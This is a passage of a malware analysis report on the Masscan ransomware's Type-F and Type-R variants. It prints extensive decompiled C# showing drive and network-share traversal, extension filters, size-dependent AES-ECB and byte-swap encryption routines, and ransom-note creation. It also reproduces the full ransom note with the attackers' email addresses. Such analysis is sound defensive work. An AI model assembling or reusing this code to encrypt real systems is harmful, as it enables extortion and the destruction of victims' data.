
• **Figure 26** Deletion of Config File

```
FileInfo[] files = new DirectoryInfo(Environment.CurrentDirectory).GetFiles("*.config", SearchOption.TopDirectoryOnly);
for (int i = 0; i < files.Length; i++)
{
    files[i].Delete();
}
```

3) Encryption

The following diagram illustrates the process by which Masscan ransomware encrypts files. The attacker performs encryption in the following order: the path to infection, extension, and file size. Paths are then categorized into desktop, shared network folder, network drive, and local drive. Then, depending on the extension of the files to be encrypted, the ransomware categorizes whether the file is for DB, compression, or any other miscellaneous files. Subsequently, the ransomware encrypts all the files according to file sizes. Just as Masscan ransomware's feature to attack vulnerable DB servers, it can be seen from an encryption process that the attackers try to rapidly encrypt large-sized files and carry out an additional encryption in the internal network. This report will analyze each stage in more detail.

• **Figure 27** Encryption Process



The file encryption is divided into five classes: desktop path encryption, shared network folder encryption, network drive encryption, local drive encryption, and GUI input path encryption.

• **Figure 28** File Encryption Class (Encrypt)

```
public void Encrypt()
{
    this.method_11();
    try
    {
        new Thread(new ThreadStart(this.method_12)).Start();
    }
    catch
    {
    }
    try
    {
        new Thread(new ThreadStart(this.method_13)).Start();
    }
    catch
    {
    }
    DriveInfo[] drives = DriveInfo.GetDrives();
    for (int i = 0; i < drives.Length; i++)
    {
        Form1.Class1 @class = new Form1.Class1();
        @class.form1_0 = this;
        @class.znXyaeZc9 = drives[i].Name;
        new Thread(new ThreadStart(@class.method_0)).Start();
    }
}
```

3-1) Encryption of Desktop Path

Firstly, the ransomware attempts to encrypt all the files in the desktop.

• **Figure 29** Encryption of Desktop Path

```
private void method_11()
{
    try
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory);
        this.method_6(folderPath, "*.*");
```

If a path that the ransomware attempts to infect is PowerShell or "Microsoft", the ransomware would exclude such path from the encryption and does not generate a ransom note.

- PowerShell Path (32bit): "C:\PROGRAM FILES (X86)\WINDOWSPOWERSHELL"
- PowerShell Path (64bit): "C:\PROGRAM FILES\WINDOWSPOWERSHELL"

• **Figure 30** Paths Excluded from Encryption

```
string str = this.string_4;
if (Directory.Exists(string_5))
{
    DirectoryInfo directoryInfo = new DirectoryInfo(string_5);
    DirectoryInfo[] directories = directoryInfo.GetDirectories();
    if (!this.list_0.Contains(directoryInfo.FullName.ToUpper()) && !(directoryInfo.Name.ToUpper() == "Microsoft".ToUpper()))
```

In addition, the attacker separated the encryption function if a subdirectory existed in the path that they targeted for an infection. If a subdirectory exists, the attacker checks if the subdirectory is "WINDOWS". If so, only ransom notes are generated, and encryption will not take place. If it is not "WINDOWS", they run the encryption-related classes again with the subdirectory as a parameter.

• **Figure 31** Execution of Encryption Related Class after Checking the Windows Path

```
int num2 = 1;
foreach (DirectoryInfo directoryInfo2 in this.method_4(directories))
{
    int num3 = directoryInfo2.FullName.ToUpper().IndexOf("WINDOWS");
    if (num3 > 5 || num3 == -1)
    {
        this.method_6(directoryInfo2.FullName.ToString(), string_6);
```

If no subdirectory exists in the path targeted for an infection, the ransomware would check if the current path is "WINDOWS"' and would check if the extensions of the files that they attempt to encrypt are any of the below. If a file contains any of the extensions below, the ransomware would exclude those files from encryption.

- ".masscan": string_1 variable, value of internal extension of config file
- ".masscan-F-{Personal Identification ID}": A string used as a file extension that is a string_4 variable.
- ".dll"
- ".exe"

• **Figure 32** Searching of Extensions Excluded from Encryption

```
if (directories.Length == 0)
{
    int num = directoryInfo.FullName.ToUpper().IndexOf("WINDOWS");
    if (num <= 5 && num != -1)
    {
        return;
    }
    new List<FileInfo>();
    foreach (FileInfo fileInfo in this.method_3(directoryInfo.GetFiles(string_6 ?? "", SearchOption.TopDirectoryOnly))
    {
        string extension = Path.GetExtension(fileInfo.ToString());
        if (!extension.Contains("." + this.string_1) && !extension.Contains("." + str) && !extension.Contains(".dll")
          && !extension.Contains(".exe"))
```

If the extension does not fall under the four strings above, it is then compared to 32 extensions related to DB and compression. Those files in general are large in its size, and this should be indicated in the extensions. For those files, the ransomware would carry out a separate encryption process (method_7). The code reflects the uniqueness of this ransomware which is mainly distributed to DB servers.

If an extension is not from the list of comparison, large-sized files would only go through an encryption in parts. For large-sized files, as it takes longer to encrypt the entire data, the ransomware seems to attempt to save time for entire encryption by selectively encrypting the file data.

• **Table 6** Comparison target extensions

IB	ACCDB	DB	LDF	SQL	MYI	STM	RAR
GDB	ACCDR	BAK	DB2	CSV	FRM	NS	ZIP
FDB	ACCDE	MDF	DBF	DMP	EDB	DB3	7Z
MDB	DAT	NDF	ORA	MYD	GDB	WDB	TAR

• **Figure 33** Comparison of DB-related Extensions and Infected File Extensions

```
if (!this.method_1().Contains(extension) && !this.method_1().Contains(extension.ToUpper()))
{
    this.method_8(fileInfo);
}
else
{
    this.method_7(fileInfo);
}
```

This ransomware has a total of five encryption methods, depending on whether a given extension is related to DB and file size.

If a file that the ransomware attempts to encrypt is related to DB or has an extension related to compression, the method_7 would check whether the file is a "RECOVERY INFORMATION!!!.txt" and look at the file size to see if it exceeds 1GB.

• **Table 7** How to Encrypt DB and Compression-Related Extension Files

File Size	Encryption method
Exceeding 1GB	1. Addition of extension 2. AES ECB (no padding) mode encryption in every 1MB 3. Use the remaining data
Less than 1GB	1. Writing of file encryption key at the start of the file 2. AES ECB mode encryption of entire file data 3. Addition of extension

If the file is larger than 1GB, the ransomware checks if it has a file encryption extension; if not, the ransomware would add an extension afterwards.

• **Figure 34** If the file size exceeds 1GB

```
if (fileInfo_0 != null)
{
    if (!fileInfo_0.Name.Contains("RECOVERY INFORMATION !!!.txt"))
    {
        if (!fileInfo_0.IsReadOnly)
        {
            string key = this.tneRlvmcg;
            byte[] b = this.byte_0;
            if (Math.Ceiling((double)fileInfo_0.Length / 1024.0) > 1048576.0)
            {
                string text = fileInfo_0.FullName + "." + this.string_4;
                if (File.Exists(text))
                {
                    return;
                }
                fileInfo_0.MoveTo(text);
                FileHelper.AESWriteByteToOldFile_F(text, this.tneRlvmcg);
```

The ransomware encrypts files in AES ECB (no padding) mode after dividing it into units of 1MB. The file encryption key used at this point is the variable value of tneRlvmcg. This excludes the "-" values from the GUID values generated at the beginning of the execution of ransomware. After encrypting the file in every 1MB, the remaining values are used intact.

• **Figure 35** Data encrypted in 1MB unit

```
public static void AESWriteByteToOldFile_FA(FileStream fs, BufferedStream bufferedStream, long Count, string Key)
{
    byte[] array = new byte[1048576];
    long num = 0L;
    int count;
    while ((count = bufferedStream.Read(array, 0, 1048576)) > 0)
    {
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
        if (num < Count)
        {
            byte[] array2 = EncryptHelper.smethod_5(array, Key);
            fs.Write(array2, 0, array2.Length);
            num += 1L;
            fs.Seek(num * 1048576L, SeekOrigin.Begin);
        }
        else
        {
            fs.Write(array, 0, count);
```

• **Figure 36** AES ECB (no padding) mode encryption in every 1MB

```
public static byte[] smethod_5(byte[] toEncryptArray, string Key)
{
    return new RijndaelManaged
    {
        Key = Encoding.UTF8.GetBytes(Key),
        Mode = CipherMode.ECB,
        Padding = PaddingMode.None
    }.CreateEncryptor().TransformFinalBlock(toEncryptArray, 0, toEncryptArray.Length);
```

If a file is smaller than 1GB, the ransomware adds an extension after carrying out the file encryption first.

• **Figure 37** If the file size is less than 1GB

```
else if (FileHelper.AESModeIBWriteFile(fileInfo_0.Directory.FullName + "/" + fileInfo_0.ToString(), key, b)
{
    string destFileName = fileInfo_0.FullName + "." + this.string_4;
    fileInfo_0.MoveTo(destFileName);
}
GC.Collect();
```

The encryption works as follows: it first writes byte_0 (encryption key of the encrypted file, ransomware identification ID, and personal identification ID) values at the top of the file, and reads every byte of the file. Then it uses the file encryption key and encrypt data in AES ECB modes.

• **Figure 38** 1GB or less file encryption routine

```
bool result;
try
{
    byte[] toEncryptArray = File.ReadAllBytes(fileName);
    using (FileStream fileStream = new FileStream(fileName, FileMode.OpenOrCreate, FileAccess.ReadWrite))
    {
        fileStream.Write(b, 0, b.Length);
        byte[] array = EncryptHelper.AESMoedIBEncrypt(toEncryptArray, Key);
        fileStream.Write(array, 0, array.Length);
    }
    result = true;
}
catch
{
    result = false;
}
return result;
```

• **Figure 39** AES ECB (no padding) mode encryption

```
public static byte[] AESMoedlBEncrypt(byte[] toEncryptArray, string Key)
{
    return new RijndaelManaged
    {
        Key = Encoding.UTF8.GetBytes(Key),
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    }.CreateEncryptor().TransformFinalBlock(toEncryptArray, 0, toEncryptArray.Length);
```

For method 8, in which a file does not have an encryption extension or DB extension, the ransomware checks whether the file is "RECOVERY INFORMATION !!!.txt", and if the file is not read-only, it would compare the file sizes and check whether it exceeds 50MB.

• **Table 8** Encryption Method of Other Files

File Size		Encryption method
Exceeding 50MB	Exceeding 51MB	1. Addition of extension 2. For odd numbered rounds, AES ECB (no padding) mode encryption in every 1MB 3. For even numbered rounds, only byte exchange routine of part of 1MB data would occur 4. Use the remaining data
	More than 50MB and less than 51MB	1. Addition of extension 2. AES ECB (no padding) mode encryption in every 1MB, up to 25MB 3. From 25MB onwards, odd numbered rounds are encrypted 4. Even numbered rounds proceed with byte exchange routine 5. Use the remaining data
Less than 50MB		1. Writing of file encryption key at the start of the file 2. AES ECB mode encryption of entire file data 3. Addition of extension

If a file is larger than 50MB, it should be identified whether it has an encryption extension. If not, add an extension.

• **Figure 40** If the file size exceeds 50MB

```
if (fileInfo_0 != null)
{
    if (!fileInfo_0.Name.Contains("RECOVERY INFORMATION !!!.txt"))
    {
        if (!fileInfo_0.IsReadOnly)
        {
            string key = this.tneRIvmcg;
            byte[] b = this.byte_0;
            if (Math.Ceiling((double)fileInfo_0.Length / 1024.0) > 51200.0)
            {
                string text = fileInfo_0.FullName + "." + this.string_4;
                if (File.Exists(text))
                {
                    return;
                }
                fileInfo_0.MoveTo(text);
                FileHelper.AESWriteByteToOldFile(text, this.tneRIvmcg);
```

Subsequently, when the file size is divided into 1,048,576 (1MB), it is then categorized into files sized 51 or more / 50 or more and less than 51 and a separate encryption process is performed in each category.

• **Figure 41** Encryption process separated by file size

```
public static void AESWriteByteToOldFile(string fileName, string Key)
{
    using (FileStream fileStream = new FileStream(fileName, FileMode.OpenOrCreate, FileAccess.ReadWrite))
    {
        using (BufferedStream bufferedStream = new BufferedStream(fileStream))
        {
            long num = bufferedStream.Length / 1048576L;
            if (num > 50L)
            {
                FileHelper.AESWriteByteToOldFile_FB(fileStream, bufferedStream, num, Key);
            }
            else
            {
                FileHelper.AESWriteByteToOldFile_FC(fileStream, bufferedStream, num, Key);
```

When a file is larger than 51MB, file data is encrypted in units of 1MB. Here, when the "counter %2" value is 0, only the odd-numbered encryption is carried out without padding in the AES ECB mode. If a round is non-zero and even-numbered, only byte exchange routines of specific parts are performed. After this process, the remaining data (less than 1 MB) in the file is used intact.

• **Figure 42** Encryption process when file size is over 51MB (AESWriteByteToOldFile_FB)

```
public static void AESWriteByteToOldFile_FB(FileStream fs, BufferedStream bufferedStream, long Count, string Key
{
    byte[] array = new byte[1048576];
    long num = 0L;
    int count;
    while ((count = bufferedStream.Read(array, 0, 1048576)) > 0)
    {
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
        if (num < Count)
        {
            if (num % 2L == 0L)
            {
                byte[] array2 = EncryptHelper.smethod_5(array, Key);
                fs.Write(array2, 0, array2.Length);
            }
            else
            {
                byte b = array[19930];
                array[19930] = array[3550];
                array[3550] = b;
                b = array[1220];
                array[1220] = array[6500];
                array[6500] = b;
                b = array[19430];
                array[19430] = array[7500];
                array[7500] = b;
                b = array[19701];
                array[19701] = array[5023];
                array[5023] = b;
                b = array[197101];
                array[197101] = array[297101];
                array[297101] = b;
                fs.Write(array, 0, count);
            }
            num += 1L;
            fs.Seek(num * 1048576L, SeekOrigin.Begin);
        }
        else
        {
            fs.Write(array, 0, count);
```

If a file is sized between 50MB and 51Mb, the data up to 25MB is encrypted in units of 1MB. Only odd-numbered encryption is then carried out in AES ECB mode without padding, similar to the encryption process above. Even numbered encryptions only perform byte exchange routines of specific parts, and the remaining data values are used intact.

• **Figure 43** Encryption process when file size is over 50MB and less than 51MB (AESWriteByteToOldFile_FB)

```
public static void AESWriteByteToOldFile_FC(FileStream fs, BufferedStream bufferedStream, long Count, string Key)
{
    byte[] array = new byte[1048576];
    long num = 0L;
    long num2 = 25L;
    int count;
    while ((count = bufferedStream.Read(array, 0, 1048576)) > 0)
    {
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
        if (num < Count)
        {
            if (num % 2L != 0L && num > num2)
            {
                byte b = array[19930];
                array[19930] = array[3550];
                array[3550] = b;
                b = array[1220];
                array[1220] = array[6500];
                array[6500] = b;
                b = array[19430];
                array[19430] = array[7500];
                array[7500] = b;
                b = array[19701];
                array[19701] = array[5023];
                array[5023] = b;
                b = array[197101];
                array[197101] = array[297101];
                array[297101] = b;
                fs.Write(array, 0, count);
            }
            else
            {
                byte[] array2 = EncryptHelper.smethod_5(array, Key);
                fs.Write(array2, 0, array2.Length);
            }
            num += 1L;
            fs.Seek(num * 1048576L, SeekOrigin.Begin);
        }
        else
        {
            fs.Write(array, 0, count);
```

The encryption routine carried out with a file size less than or equal to 50MB is identical to the routine carried out for small files amongst the files related to DB and compression extensions.

• **Figure 44** 50MB or less file encryption routine

```
bool result;
try
{
    byte[] toEncryptArray = File.ReadAllBytes(fileName);
    using (FileStream fileStream = new FileStream(fileName, FileMode.OpenOrCreate, FileAccess.ReadWrite))
    {
        fileStream.Write(b, 0, b.Length);
        byte[] array = EncryptHelper.AESMoedlBEncrypt(toEncryptArray, Key);
        fileStream.Write(array, 0, array.Length);
    }
    result = true;
}
catch
{
    result = false;
}
return result;
```

3-2) Encrypt shared network folders

An attacker attempts an encryption of all files in "\\\\{IP}\\{DRIVE}$*.*" in order to encrypt every file in the shared network folder. This is done by combining Universal Naming Convention (UNC) paths, a naming system used by Microsoft Windows to access shared network folders and printers on a local area network (LAN). It is comprised of three parts: "\\host device\shared name\file path". Ransomware attempts to laterally move to other hosts in the network, configuring all IP address forms, and attempting encryption by substituting A-Z drives. This method has been used by Ryuk ransomware.[11] The encryption afterwards is identical to the paths to the desktop.

• **Figure 45** Encryption of shared network folders

```
private void method_5()
{
    List<IpModel> ipList = IpHelper.GetIpList();
    List<string> drives = IpHelper.GetDrives();
    foreach (IpModel arg in ipList)
    {
        foreach (string arg2 in drives)
        {
            try
            {
                this.method_6(string.Format("₩₩₩₩{0}₩₩{1}$", arg, arg2), "*.*");
            }
            catch
```

11 https://www.mcafee.com/blogs/other-blogs/mcafee-labs/new-ryuk-ransomware-sample%E2%80%AFtargets-webservers/

• **Figure 46** Return of All IP Addresses

```
public static List<IpModel> GetIpList()
{
    List<IpModel> list = new List<IpModel>();
    for (int i = 1; i <= 255; i++)
    {
        int num = 0;
        while (i <= 255)
        {
            int num2 = 0;
            while (i <= 255)
            {
                int num3 = 0;
                while (i <= 255)
                {
                    list.Add(new IpModel
                    {
                        IpAddress = string.Format("{0}.{1}.{2}.{3}", new object[]
                        {
                            i,
                            num,
                            num2,
                            num3
                        })
                    });
                    i++;
                }
                i++;
            }
            i++;
        }
    }
    return new List<IpModel>();
```

3-3) Encryption of network drives mapped to system drives

For example, when executing the function by taking “X:\FSI”, a FSI path value to X drive, “\\networkserver\Shares\FSI” will be returned.

• **Figure 47** Encryption of shared network drives

```
private void method_10()
{
    List<string> drives = IpHelper.GetDrives();
    DriveInfo[] drives2 = DriveInfo.GetDrives();
    for (int i = 0; i < drives2.Length; i++)
    {
        string name = drives2[i].Name;
        if (drives.Contains(name.Substring(0, 1)))
        {
            drives.Remove(name.Substring(0, 1));
        }
    }
    foreach (string str in drives)
    {
        try
        {
            string text = this.method_9(str + ":WW");
            if (!string.IsNullOrEmpty(text))
            {
                this.method_6(text ?? "", "*.*");
```

• **Figure 48** GetLogicalDrives Function

```
public static DriveInfo[] GetDrives()
{
    string[] logicalDrives = Directory.GetLogicalDrives();
    DriveInfo[] array = new DriveInfo[logicalDrives.Length];
    for (int i = 0; i < logicalDrives.Length; i++)
    {
        array[i] = new DriveInfo(logicalDrives[i]);
    }
    return array;
```

• **Figure 49** Return of Random GUID Value

```
public string method_9(string originalPath)
{
    StringBuilder stringBuilder = new StringBuilder(512);
    int capacity = stringBuilder.Capacity;
    if (originalPath.Length > 2 && originalPath[1] == ':')
    {
        char c = originalPath[0];
        if ((c >= 'a' && c <= 'z') || (c >= 'A' && c <= 'Z'))
        {
            Form1.WNetGetConnection(originalPath.Substring(0, 2), stringBuilder, ref capacity);
            new DirectoryInfo(originalPath);
            string path = Path.GetFullPath(originalPath).Substring(Path.GetPathRoot(originalPath).Length
            return Path.Combine(stringBuilder.ToString().TrimEnd(new char[0]), path);
        }
    }
    return originalPath;
```

3-4) Encryption of Local Drive

Ransomware also encrypts all flashdrives in the system.

• **Figure 50** Return of Random GUID Value

```
DriveInfo[] drives = DriveInfo.GetDrives();
for (int i = 0; i < drives.Length; i++)
{
    Form1.Class1 @class = new Form1.Class1();
    @class.form1_0 = this;
    @class.znXyaeZc9 = drives[i].Name;
    new Thread(new ThreadStart(@class.method_0)).Start();
```

3-5) Encryption of the path entered by the GUI

In addition, the ransomware operates in GUI method. By using the path provided as a parameter, it encrypts all the files in the same path.

• **Figure 51** Encrypt all files using the input path as a parameter

```
private void btnEncrypt_Click(object sender, EventArgs e)
{
    Form1.Class2 @class = new Form1.Class2();
    @class.form1_0 = this;
    @class.string_0 = this.txtFilePath.Text.Trim();
    if (string.IsNullOrEmpty(@class.string_0))
    {
        return;
    }
    new Thread(new ThreadStart(@class.method_0))
    {
        Priority = ThreadPriority.Highest
    }.Start();
```

• **Figure 52** Screen generated when ransomware is running

4) Creation of Ransom Note


A ransom note is created in the folder in which file encryption is completed. The ransom note has a file name of "RECOVERY INFORMATION !!!.txt". In the note, the ransom note data within the config file (string_0) and the combination value between ransomware identification ID and personal identification ID within the config file (string_2) are contained.

• **Figure 53** Creation of Ransom Note

```
FileHelper.WriteStrAddLine(string_5 + "/RECOVERY INFORMATION !!!.txt", this.string_0, this.string_2);
GC.Collect();
```

The ransom note instructs you to pay Bitcoin for recovery as the file is encrypted with a "masscan" extension. It also threatens to sell the data to the dark web and to the country you are in competition with if the ransom is not paid. At the end of the note, the attacker also adds the combination of ransomware identification ID and personal identification ID, and asks the victims to send it to the attacker's email.

• **Figure 54** Ransom Note



```
little FAQ:
.1.
Q: Whats Happen?
A: Your files have been encrypted and now have the ".masscan" extension.
   The file structure was not damaged, we did everything possible so that this could not happen.

.2.
Q: How to recover files?
A: If you wish to decrypt your files you will need to pay in bitcoins.

.3.
Q: What about guarantees?
A: Its just a business.
   We absolutely do not care about you and your deals, except getting benefits.
   If we do not do our work and liabilities - nobody will cooperate with us. Its not in our interests.
   To check the ability to return files,
   you can send us any 2 files with extension .masscan
   (jpg, xls, doc, etc...not a database!) and small size (max 1 mb).
   We will decrypt them and send them back to you. This is our guarantee.

.4.
Q: How will the decryption process proceed after payment?
A: After payment, we will send you our decoder program and detailed usage instructions.
   With this program you will be able to decrypt all your encrypted files.

.5.
Q: If I don't want to pay bad people like you?
A: If you will not cooperate with our service - for us, its does not matter.
   But you will lose your time and data, cause only we have the private key.
   In practice - time is much more valuable than money.

.6.
Q: What happens if give up on decryption?
A: If you give up decryption,
   there is no reward for our work and we will sell all your data on the dark web or in your country for compensation,
   including financial data and user data.

.7.
Q: How to contact with you?
A: You can write us to our mailbox: masscan@tutanota.com
   If no response is received within 12 hours contact: masscan@onionmail.com£¨Backup email£©


:::BEWARE:::
1.If you will try to use any third party software for restoring your data or antivirus solutions.
  please make a backup for all encrypted files!
2.Any changes to encrypted files may result in private key corruption, resulting in the loss of all data!
3.If you delete any encrypted files from the current computer, you may not be able to decrypt them!
4.Your key is only kept for seven days beyond which it will never be decrypted!

  In the letter include your personal ID! Send me this ID in your first email to me!

ID:
```

5) Miscellaneous Notes

Amongst ransomware codes, there are functions that are not used for actual encryption, e.g., Base64, DES encryption. In addition, a method that the attacker may have used for testing network connectivity was also discovered. The attacker seems to have accessed the "\\Network\\WIN-I3IKO7PJOVL\\redis" network with ID "Administrator", PW "123456", and created a file "123.txt" on drive D and to create file data, just as a test. The value written in the file is "好呀功你了成"

(simplified Chinese), which means "Hello, I succeeded", when translated into Korean.

• **Figure 55** Test Function

```
public static void TestNetWorkConnection()
{
    string text = "D:";
    int num = ShareFileHelper.NetworkConnection.Connect("₩₩Network₩₩WIN-I3IK07PJOVL₩₩redis", text, "Administrator", "123456");
    if (num == 0)
    {
        FileStream fileStream = new FileStream(text + "₩₩₩₩123.txt", FileMode.OpenOrCreate);
        using (StreamWriter streamWriter = new StreamWriter(fileStream))
        {
            streamWriter.WriteLine("你好呀, 成功了");
            streamWriter.Flush();
            streamWriter.Close();
        }
        fileStream.Close();
    }
    else
    {
        Console.WriteLine(num);
    }
    ShareFileHelper.NetworkConnection.Disconnect(text);
```

B. Type-R

• **Table 9** Analysis File Information

File Name	EnCrypt.exe
SHA256	995e6b33f16eeec6538ab9e5cdaff8a2274733aac7720f7fad01e64f3b26ea0b
File Size	155.50 KB (159232 bytes)

When comparing Type-R ransomwares to Type-F ransomwares, the most remarkable feature is that the file extension is converted to ".masscan-R-personal identification ID". The character "R" exists within the ransomware, and the values of variables are identical to those of Type-F ransomwares.

• **Figure 56** Assignment of Strings for Encryption (Type-R)

```
this.string_0 = FileHelper.AppSettingValue("RECOVERY INFORMATION !!!");
this.string_1 = this.method_2();
string publicKey = FileHelper.AppSettingValue("publicKey");
string key = FileHelper.AppSettingValue("settingKey");
this.string_4 = Guid.NewGuid().ToString().Substring(0, 8);
this.string_2 = FileHelper.AppSettingValue("Extension");
this.string_5 = this.string_2 + "-R-" + this.string_4;
this.string_3 = FileHelper.AppSettingValue("ID") + this.string_4;
this.byte_0 = EncryptHelper.smethod_5(EncryptHelper.RsaEncrypt(publicKey, this.string_1 + ";" + this.string_3), key);
FileInfo[] files = new DirectoryInfo(Environment.CurrentDirectory).GetFiles("*.config", SearchOption.TopDirectoryOnly);
```

Type-R ransomware is unique when it comes to encryption. First, ".Recover" was added to the list of extensions excluded from encryption.

• **Figure 57** Extensions Excluded from Encryption

```
if (directories.Length == 0)
{
    int num = directoryInfo.FullName.ToUpper().IndexOf("WINDOWS");
    if (num <= 5 && num != -1)
    {
        return;
    }
    new List<FileInfo>();
    foreach (FileInfo fileInfo in this.method_3(directoryInfo.GetFiles(string_7 ?? "", SearchOption.TopDirectoryOnly)))
    {
        string extension = Path.GetExtension(fileInfo.ToString());
        if (!extension.Contains("." + this.string_2) && !extension.Contains("." + str) && !extension.Contains(".dll") && !
          extension.Contains(".exe") && !extension.Contains(".Recover"))
```

Type-R ransomware has a total of six encryption methods, depending on the file size and its relevance to the DB. The encryption method is identical to that of Type-F, but it intricately classifies the file sizes and stores the original file "-Recover.Recover", which saves the original files. However, this function seems to be for a test as it is deleted without being used after the file is created.

If the file to be encrypted has DB and compression-related extensions, check whether it is a "RECOVERY INFORMATION!!!.text" file, and compare the file size to determine whether it is more than 1GB, or more than 1GB and more than or less than 100GB. If file size is 1GB or less, encryption is performed by the same method as the encryption process for the 1GB or less file of Type-F.

• **Table 10** How to Encrypt DB and Compression-Related Extension Files (Type-R)

File Size		Encryption method
Exceeding 1GB	Exceeding 100 GB	1. Addition of extension 2. AES ECB (no padding) mode encryption in every 1MB, up to 50MB 3. From 50MB onwards, only odd numbered rounds are encrypted 4. Write {Round Count + ";" + Base64 Encoded Encryption Destination Array} in file "-recover.recover" file in every encryption round
	Less than 100GB	1. Addition of extension 2. AES ECB (no padding) mode encryption in every 1MB 3. Write {Round Count + ";" + Base64 Encoded Encryption Destination Array} in file "-recover.recover" file in every encryption round
Less than 1GB		1. Writing of file encryption key at the start of the file 2. AES ECB mode encryption of entire file data 3. Addition of extension

If a file is larger than 1GB, there might be a file with a file encryption extension. Or, it may contain "-Recover.Recover" string. If none exists, the file is encrypted. If a file is 1GB or less, Type-F encryption method is used.

• **Figure 58** Searching of Extensions Subject To Encryption

```
if (fileInfo_0 != null)
{
    if (!fileInfo_0.Name.Contains("RECOVERY INFORMATION !!!.txt"))
    {
        if (!fileInfo_0.IsReadOnly)
        {
            string key = this.string_1;
            byte[] b = this.byte_0;
            if (Math.Ceiling((double)fileInfo_0.Length / 1024.0) > 1048576.0)
            {
                string text = fileInfo_0.FullName + "." + this.string_5;
                if (File.Exists(text))
                {
                    return;
                }
                string text2 = text + "-Recover.Recover";
                if (File.Exists(text2))
                {
                    return;
                }
                fileInfo_0.MoveTo(text);
                FileHelper.AESWriteByteToOldFile_F(text, this.string_1, text2);
                if (File.Exists(text2))
                {
                    File.Delete(text2);
```

